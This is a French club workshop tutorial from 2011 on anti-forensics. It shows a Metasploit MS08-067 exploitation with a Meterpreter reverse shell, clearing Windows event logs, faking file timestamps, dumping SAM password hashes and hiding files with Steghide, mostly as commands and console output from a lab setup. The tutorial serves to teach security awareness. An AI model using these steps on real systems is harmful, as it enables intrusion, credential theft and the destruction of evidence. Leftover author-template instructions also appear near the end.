

Securinets



Club de la sécurité informatique
INSAT



La journée internationale du logiciel libre
Software Freedom Day
TUNISIA 2011

SFD 2011

Anti-Forensics

Chef Atelier : Wael Tarhouni (RT5)
Raddadi Ghada (RT5)
Boumaiza Mohamed (filière)

17/09/2011

1) Présentation de l'atelier :

L'atelier anti-forensics est un atelier dont le but principal est de se focaliser sur les méthodes utilisées par les pirates pour masquer leurs présences ou les modifications qu'ils ont apporté sur une machine cible.

Ainsi les pirates peuvent rendre la tâche des investigateurs difficile lors de la collecte des preuves en la retardant ou la rendant impossible à détecter.


Pour ce faire, notre atelier consiste donc à implémenter des techniques ayant pour objectif de limiter les moyens d'enquête. Plusieurs moyens peuvent donc être utilisés à cette fin : détruire, camoufler, modifier des traces, prévenir la création de traces, crypter ou supprimer des données.

2) Présentation des outils utilisés :

A) Metasploit :

Metasploit est un projet open-source sur la sécurité informatique qui fournit des informations sur des vulnérabilités, aide à la pénétration de systèmes informatisés et au développement de signatures pour les IDS. Le plus connu des sous-projets est le Metasploit Framework, un outil pour le développement et l'exécution d'exploits contre une machine distante. Les autres sous-projets importants sont la base de données d'Opcode, l'archive de shellcode, et la recherche dans la sécurité.

Le fait que Metasploit a émergé en tant que plate forme de développement dans la sécurité, a conduit, ces derniers temps, la publication de vulnérabilité logicielle souvent accompagnée d'un module d'exploitation pour Metasploit pour cette dernière, afin de mettre en évidence l'exploitabilité, le risque et les mesures de prévention contre ces bogues particuliers^{1,2}. Metasploit 3.0 (en langage Ruby) a également commencé à inclure des outils de fuzzing, pour découvrir des vulnérabilités de logiciels en premier lieu, plutôt que de simplement être fait pour l'exploitation de celles-ci. Cette nouveauté a été vue avec l'intégration de la bibliothèque lorcon pour les réseaux sans-fils (802.11) dans Metasploit 3.0 en novembre 2006.



Les étapes basiques pour l'exploitation d'un système sont :

1. Choisir et configurer un exploit (code permettant de pénétrer un système cible en profitant de l'un de ses bogues ; environs 200 exploits sont disponibles pour les systèmes **Windows, Unix/Linux/Mac OS X/BSD/Solaris**, et d'autres...);
2. Vérifier si le système cible visée est sensible à l'exploit choisi ;
3. Choisir et configurer un **payload** (code qui s'exécutera après s'être introduit dans la machine cible, par exemple pour avoir accès à un shell distant ou un serveur **VNC**) ;
4. Choisir la technique d'encodage pour encoder le payload de sorte que les systèmes de préventions IDS ne le détectent pas ;
5. Exécuter l'exploit.

On commence alors par choisir l'exploit à utiliser. Dans notre cas, l'exploit que nous avons utilisé est « **windows/smb/ms08_67_netapi** », ceci donne :

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > |
```

L'étape suivante consiste à choisir le payload correspondant, dans notre cas c'est le « **Windows/meterpreter/reverse_tcp** »

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Maintenant il ne reste qu'à saisir les adresses IP des deux machines (pirate et victime) et enfin de lancer l'exploit :

```
msf exploit(ms08_067_netapi) > set lhost 192.168.1.69
lhost => 192.168.1.69
msf exploit(ms08_067_netapi) > set rhost 192.168.1.70
rhost => 192.168.1.70
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.69:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:French
[*] Selected Target: Windows XP SP3 French (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.70
[*] Meterpreter session 1 opened (192.168.1.69:4444 -> 192.168.1.70:1690)
Sep 12 22:15:55 +0200 2011

meterpreter > █
```

Cette modularité qui permet de combiner n'importe quel exploit avec n'importe quel payload est l'avantage majeur du Framework : il facilite la tâche de l'attaquant, des développeurs d'exploits, et des développeurs de payloads.

L'Anti-Forensics avec le Metasploit ou le MAFIA (**Metasploit Anti-Forensic Investigation Arsenal**) est un sujet très intéressant, il existe 5 méthodes pour l'assurer :

- **Windows eventlog clearance** : c'est l'effacement des fichiers Logs et ceci peut être assuré à l'aide de la commande 'clearev' ou bien à l'aide du 'IRB shell' :

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
```

```
>> log = client.sys.eventlog.open('system')
=> ##<Class:0xb40cc7f4>:0xb3fd619c @handle=1696792, @client=#<Session:meterpreter 192.168.1.70:1691 "AUTHORITE NT\SYSTEM @ WAEL-E940C0D587">>
>> log1 = client.sys.eventlog.open('security')
=> ##<Class:0xb40cc7f4>:0xb3fcd38 @handle=1402552, @client=#<Session:meterpreter 192.168.1.70:1691 "AUTHORITE NT\SYSTEM @ WAEL-E940C0D587">>
>> log2 = client.sys.eventlog.open('application')
=> ##<Class:0xb40cc7f4>:0xb3fc674c @handle=1636672, @client=#<Session:meterpreter 192.168.1.70:1691 "AUTHORITE NT\SYSTEM @ WAEL-E940C0D587">>
>> log.clear
=> ##<Class:0xb40cc7f4>:0xb3fd619c @handle=1696792, @client=#<Session:meterpreter 192.168.1.70:1691 "AUTHORITE NT\SYSTEM @ WAEL-E940C0D587">>
>> log1.clear
=> ##<Class:0xb40cc7f4>:0xb3fcd38 @handle=1402552, @client=#<Session:meterpreter 192.168.1.70:1691 "AUTHORITE NT\SYSTEM @ WAEL-E940C0D587">>
>> log2.clear
=> ##<Class:0xb40cc7f4>:0xb3fc674c @handle=1636672, @client=#<Session:meterpreter 192.168.1.70:1691 "AUTHORITE NT\SYSTEM @ WAEL-E940C0D587">>
```

Ou bien tout simplement à l'aide de la commande 'clearev' :

```
meterpreter > clearev
[*] Wiping 24 records from Application...
[*] Wiping 42 records from System...
[*] Wiping 1 records from Security...
```

- Le Timestamp :

- Pour NTFS.
- On peut changer tous les paramètres d'horodatage :
 - ✓ Date de la dernière modification.
 - ✓ Date du dernier accès.
 - ✓ Date de création.
 - ✓ Date de la modification des entrées.

Nom	Taille	Type	Date de modification	Date de création
clubHACK	1 Ko	Document au forma...	14/09/2011 00:49	14/04/2008 14:00

```
meterpreter > timestamp clubHACK.rtf -v
Modified      : Wed Sep 14 01:48:58 +0200 2011
Accessed      : Wed Sep 14 01:49:00 +0200 2011
Created       : Mon Apr 14 15:00:00 +0200 2008
Entry Modified: Wed Sep 14 01:48:58 +0200 2011
```

Nous prenons un exemple où on modifie les paramètres de l'horodatage du fichier clubHACK.rtf selon l'horodatage d'un fichier système :


```
meterpreter > timestamp clubHACK.rtf -f C:\\WINDOWS\\system32\\cmd.exe
[*] Setting MACE attributes on clubHACK.rtf from C:\\WINDOWS\\system32\\cmd.exe
```

Maintenant, jetons un coup d'œil sur l'horodatage du fichier :

```
meterpreter > timestamp clubHACK.rtf -v
Modified      : Mon Apr 14 15:00:00 +0200 2008
Accessed      : Wed Sep 14 02:08:31 +0200 2011
Created       : Mon Apr 14 15:00:00 +0200 2008
Entry Modified: Wed Sep 14 01:51:44 +0200 2011
```


- Le SlackSpace :

- Pour NTFS.
- On peut alors cacher nos données dans le slackspace.



- **Le Sam juicer :**

- SAM= Security Account Manager.
- Permet de récupérer les mots de passe hachés de tous les utilisateurs.
- Sam Juicer fonctionne pour le NTFS.
- La récupération des mots de passe avec le hachage se fait à partir de la table SAM.
- Aucun accès au disque.



Un extrait des mots de passe hachés de tous les utilisateurs :

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
HelpAssistant:1000:2a7f0d0fb096e4b65a308ab1b5a4f20d:a3a46d969d2ab6a38cf4ae9c81f9
8ac2:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0
:1002:aad3b435b51404eeaad3b435b51404ee:74d2e7e8eb44a1b06f92a847c
203bcea:::
meterpreter > █
```

- **La Transmographie : (Coming soon)**

- Le premier outil qui nous permet de masquer ou de démasquer nos fichiers comme n'importe quel type de fichier...

B) StegHide :

Dans le monde actuel, de plus en plus de personnes désirent protéger leurs données, pour diverses raisons, comme le transfert par e-mails par exemple.

Pour cela, il existe de nombreux logiciels de cryptographie , qui permettent de protéger un fichier des lectures et modifications par un mot de passe . Un autre principe existe, qui permet de faire circuler de manière complètement invisible

n'importe quel fichier. Ce principe s'appelle la stéganographie . Cela permet de cacher toute sorte de fichier dans une image par exemple. De plus, cette dissimulation s'effectue en cryptant les données cachées.

Steghide fait parti de ces outils très puissants. Il permet de cacher n'importe quel type de fichier dans une image, en le compressant, et en le cryptant. Le cryptage s'effectue avec de puissants algorithmes, dont le performant et célèbre AES . D'autres algorithmes peuvent être utilisés, ainsi que différentes longueurs de clé pour les plus paranoïaques. Par défaut elle est de 128 bits , et peut être montée à 256 bits. Attention, l'utilisation s'effectue en ligne de commande , mais est très simple à mettre en oeuvre. Les fichiers qui peuvent servir à en cacher d'autres, doivent être des bmp , jpeg , au ou wav . De plus, l'image n'est pas modifiée de manière visible, et seul un examen approfondi pixel par pixel peut éventuellement relever un changement. Autrement dit, le risque de détection est quasiment nul.

Au final, Steghide est un logiciel simple, qui peut rendre de grands services pour protéger vos données sensibles.

Tout d'abord, il faut inclure le fichier secret.txt à l'image picture.jpg :

```
$ steghide embed -cf picture.jpg -ef
secret.txt

Enter passphrase:

Re-Enter passphrase:

embedding "secret.txt" in "picture.jpg"...

done
```

Enfin, on extrait le secret.txt dans l'autre machine :

```
$ steghide extract -sf picture.jpg

Enter passphrase:

wrote extracted data to "secret.txt".
```

Le prénom : premier lettre en majuscule et le reste en minuscule,

Le nom : tous en majuscule.

N'oubliez pas :

- L'alignement des paragraphes
- Ne pas utiliser trop de paragraphes... il vaut mieux de les mettre sous forme de tirés, tableaux etc. (quelque chose de facile à lire !!)

S'il y a des problèmes au cours de la rédaction du Tuto prière de contacter les responsables techniques.

6. Conclusion

Ce tutoriel est une présentation de l'anti-forensics et de quelques outils qui le permette. En effet l'anti-forensics est un ensemble de mesure et de techniques utilisés par un internaute pour essayer d'arrêter un processus d'enquête numérique. Inversement, notre atelier a le but de vous sensibiliser des risques que chacun de nous leurs est exposés chaque jour. Les outils décrits dans ce tutoriel n'ont pas toujours un but maléfique, ils peuvent être utilisés dans la sécurité de nos données personnelles.